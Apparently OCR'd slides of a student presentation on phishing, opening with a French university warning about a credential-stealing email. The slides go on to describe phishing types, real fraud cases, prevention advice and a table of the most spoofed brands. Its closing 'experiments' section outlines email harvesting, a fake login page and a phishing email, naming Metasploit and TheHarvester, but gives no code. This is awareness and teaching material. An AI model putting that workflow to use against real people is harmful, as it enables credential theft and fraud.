
vous avez reçu ce matin, le 30/10, un message de "Nathan Valet <nathan.valet@etu.univ-cotedazur.fr>" , pour ceux qui ne l'auraient pas remarqué, il s'agit d'un message frauduleux destiné à voler vos identifiants envoyé via le compte compromis d'un étudiant de l'établissement.
Si vous avez suivi le lien et renseigné les champs du formulaire, nous vous enjoignons de modifier votre mot de passe immédiatement via l'ent.
Pour les personnels : onglet Mes Infos / Mot de passe, pour les étudiants : onglet Mes Infos / Sesame.

Sinon vous pouvez ignorer et supprimer le message.

Nous vous rappelons que vous êtes un maillon de la chaine de la sécurité des systèmes d'information de l'établissement, nous vous appelons donc à être particulièrement vigilant face à ce type de message de hameçonnage ou phishing, dont le but est de capter à votre insu des données qui vous sont propres telles que votre mot de passe.

Les administrateurs de la messagerie.

MOST COMMON PHISHING ATTACKS



Spear phishing → Whaling/ Business email compromise

Clone phishing

Vishing / Smishing

Pharming

SPEAR PHISHING

Spear phishing emails are sent to a select target, which could be an individual or organization.

Spear phishing attacks are extremely effective because the attackers spend a lot of time studying the victims and the email sent appear to come from a trusted source.

It is the most common phishing on social media websites.

SPEAR ATTACK, EXAMPLE

PayPal has millions of users so it is a hot target for hackers.

There were been a few instances of spear phishing attacks.

Instead of using blanket emails, hackers were using targeted email with no impersonal messages.

This strategy is more powerful since the emails look legitimate.

https://www.phishprotection.com/content/phishing-prevention/spear-phishing-examples/

HOW TO AVOID SPEAR PHISHING

- Take advantage of artificial intelligence (AI).
- Don't rely only on traditional security (no protection against zero-day link).
- Use multi-factor authentication: additional layer to enforce security.
- Train staffers to recognize and report attacks (do simulations).
- Maximize data-loss prevention policies.

WHALING or BUSINESS EMAIL COMPROMISE

A whaling attack is essentially a spear-phishing attack, but the targets are bigger.

Often targets are companies who conduct wire transfers and have suppliers abroad.

Cybercriminals impersonate senior managers in companies, asserting their authority and thus gaining access to sensitive data or money.

They use the data they find on the internet (and often social media) to trick high-level employees into replying with fraudulent transfers or personal data.

BEC ATTACK, CONSIDERATION

In 2016, BEC attacks resulted in average losses of $ 140,000 for companies around the world.

WHALING ATTACK, EXAMPLE

In 2016, a high-level employee at Snapchat made known all salary data to a scammer: he had responded to an email that looked to be from the CEO.

https://digitalguardian.com/blog/what-whaling-attack-defining-and-identifying-whaling-attacks

HOW TO AVOID WHALING ATTACK

EDUCATE SENIOR MANAGEMENT AND EMPLOYEES

HAVE PRIVATE PROFILES IN SOCIAL MEDIA

MARK EXTERNAL EMAILS

ESTABLISH A VERIFICATION PROCESS

IMPLEMENT DATA PROTECTION AND DATA SECURITY POLICIES

CLONE PHISHING

The attacker creates an almost identical replica of a message previously received by the victims to make them think it is real.

The e-mail is sent from an address similar to the legitimate sender. The only difference is that the attachment or link in the message is exchanged for something malicious.
It may claim to be a re-send of the original or an updated version to the original.

VISHING AND SMISHING

Vishing and smishing are phishing over the phone.

In vishing the victim receives a call with a voice message that looks like a communication from a known institution.
It creates a sense of urgency for the user who for this reason provides information, like the PIN of a card.

In smishing malicious text messages are sent to induce users to click on a malicious link or to deliver personal information.

VISHING, EXAMPLE

Recently, criminals have started calling victims pretending to be Apple tech support and providing users with a number to call to resolve the "security problem."

These scams take advantage of user fears of their devices getting hacked.

https://www.csoonline.com/article/3234716/types-of-phishing-attacks-and-how-to-identify-them.html

SMISHING, EXAMPLE

In February 2019 digital attackers posed as the Finnish multinational telecommunications and sent out text messages informing Nokia's users that they had won a car or money. The bad actors then asked recipients to send over money as a registration payment for their new car.

https://cyware.com/news/a-new-smishing-campaign-lucky-draw-targets-indian-nokia-users-5a35884c

PREVENT VISHING AND SMISHING

BE AWARE:
LEGITIMATE BUSINESS DON’T MAKE UNSOLICITED REQUESTS FOR SENSITIVE DATA.

DON’T GIVE IN TO PRESSURE, STAY CALM AND DON’T PANIC.

DON’T ANSWER PHONE CALLS/SMS FROM UNKNOWN NUMBERS.

BE SKEPTICAL AT ALL TIMES. CALL THE REAL COMPANY FOR ANY DOUBTS.


PHARMING

Some fraudsters are abandoning the idea of “baiting” their victims. Instead, they switched to pharming.

This phishing method exploits the cache poisoning compared to the Domain Name System (DNS), a naming system that the Internet uses to convert the alphabetical names of websites into numeric IP addresses in a way that can identify and then direct visitors to IT services and devices.

CACHE POISONING

Under a DNS cache poisoning attack, a pharmer "poisons" a DNS server and changes the IP address associated with a website name. This means that an attacker can redirect users to a malicious website of his choice. This is the even if the victim enters the correct name of the site.



HOW TO AVOID PHARMING

Enter login credentials only on HTTPS-protected sites.

Implement anti-virus software on corporate devices.

Implement virus database updates on a regular basis.

Stay on top of security upgrades issued by a trusted Internet Service Provider.

Some of the most ambitious and enterprising criminals in Internet history have tried to use these strategies to quickly earn millions. Some succeeded, temporarily, until they were discovered.

1. Operation Phish Phry

In 2009, hundreds of bank customers received e-mails that looked like official but instead directed them to fake financial websites.

The operation was relatively simple by today’s standards, but managed to steal about $1.5 million to the victims.

The team behind the scam was highly organized. From the start, it was evident that Operation Phish Phry was a large-scale project. The FBI ultimately charged more than 100 individuals.

2. Walter Stephan

The story of the Austrian aerospace executive Walter Stephan holds the distinction of being the individual to lose more money than history from a single scam - about $ 47 million.

During his time as CEO, cyber criminals simulated Stephan's e-mail and asked an inferior employee to transfer the huge sum to an unknown bank account for a "takeover project".


The employee immediately trusted the email and sent the money. After that, Stephan lost his position as CEO.

What we can say? Businesses need to educate employees to verify email communication that appears to come from senior members.

3. Facebook and Google


Together, Facebook and Google have been scammed for over $ 100 million between 2013 and 2015 through elaborate fraud with a false invoice. A Lithuanian hacker made this feat by sending each company a series of fake invoices, while impersonating a large Asian-based manufacturer that he used as a supplier.

MOST POPULAR SITES USING FOR PHISHING ATTACKS



#		Marke	Eindeutige Phishing-URLs	QoQ-Wachstum
1	-	Microsoft Kategorie: Cloud	20,217	-6.8%
2	-	PayPal Kategorie: Finanzdienstleistungen	15,910	-8.4%
3	↑1	Facebook Kategorie: Soziale Medien	15,047	175.8%
4	↓1	Netflix Kategorie: Cloud	11,882	8.2%
5	-	Bank of America Kategorie: Finanzdienstleistungen	5,629	33.3%
6	↑2	Apple Kategorie: E-Commerce/Logistik	3,027	50.1%
7	↑3	CIBC Kategorie: Finanzdienstleistungen	2,433	52.2%
8	↑15	Amazon Kategorie: E-Commerce/Logistik	1,995	182.6%
9	↓2	DHL Kategorie: E-Commerce/Logistik	1,914	-15.7%
10	↑1	Docusign Kategorie: Cloud	1,843	16.5%
11	↓5	Credit Agricole Kategorie: Finanzdienstleistungen	1,757	-30.5%
12	↓3	Dropbox Kategorie: Cloud	1,744	-1.2%
13	↑5	Google Kategorie: Cloud	1,495	71.2%
14	↑1	Wells Fargo Kategorie: Finanzdienstleistungen	1,430	35.7%
15	↓1	Chase Kategorie: Finanzdienstleistungen	1,384	4.5%
16	↓3	Adobe Kategorie: Cloud	1,171	-14.4%
17	↑3	AT&T Kategorie: Internet/Telekommunikation	1,087	32.2%
18	↓2	Orange Kategorie: Internet/Telekommunikation	809	-20.5%
19	-	LinkedIn Kategorie: Soziale Medien	749	-12.5%
20	↑6	Alibaba Kategorie: E-Commerce/Logistik	706	20.3%
21	↓9	Yahoo Kategorie: Internet/Telekommunikation	704	-54.9%
22	↑24	Stripe Kategorie: Finanzdienstleistungen	699	382.1%
23	↓1	Societe Generale Kategorie: Finanzdienstleistungen	679	-4.0%
24	↓3	Comcast Kategorie: Internet/Telekommunikation	598	-25.9%
25	↑15	OVH Kategorie: Internet/Telekommunikation	583	195.9%

OUR EXPERIMENTS



Harvesting email addresses.

Fake login page.

Phishing email.


HARVESTING EMAILS

Tools used:

- Metasploit V5/Search_Email_Collector.
- TheHarvester.

HARVESTING EMAILS

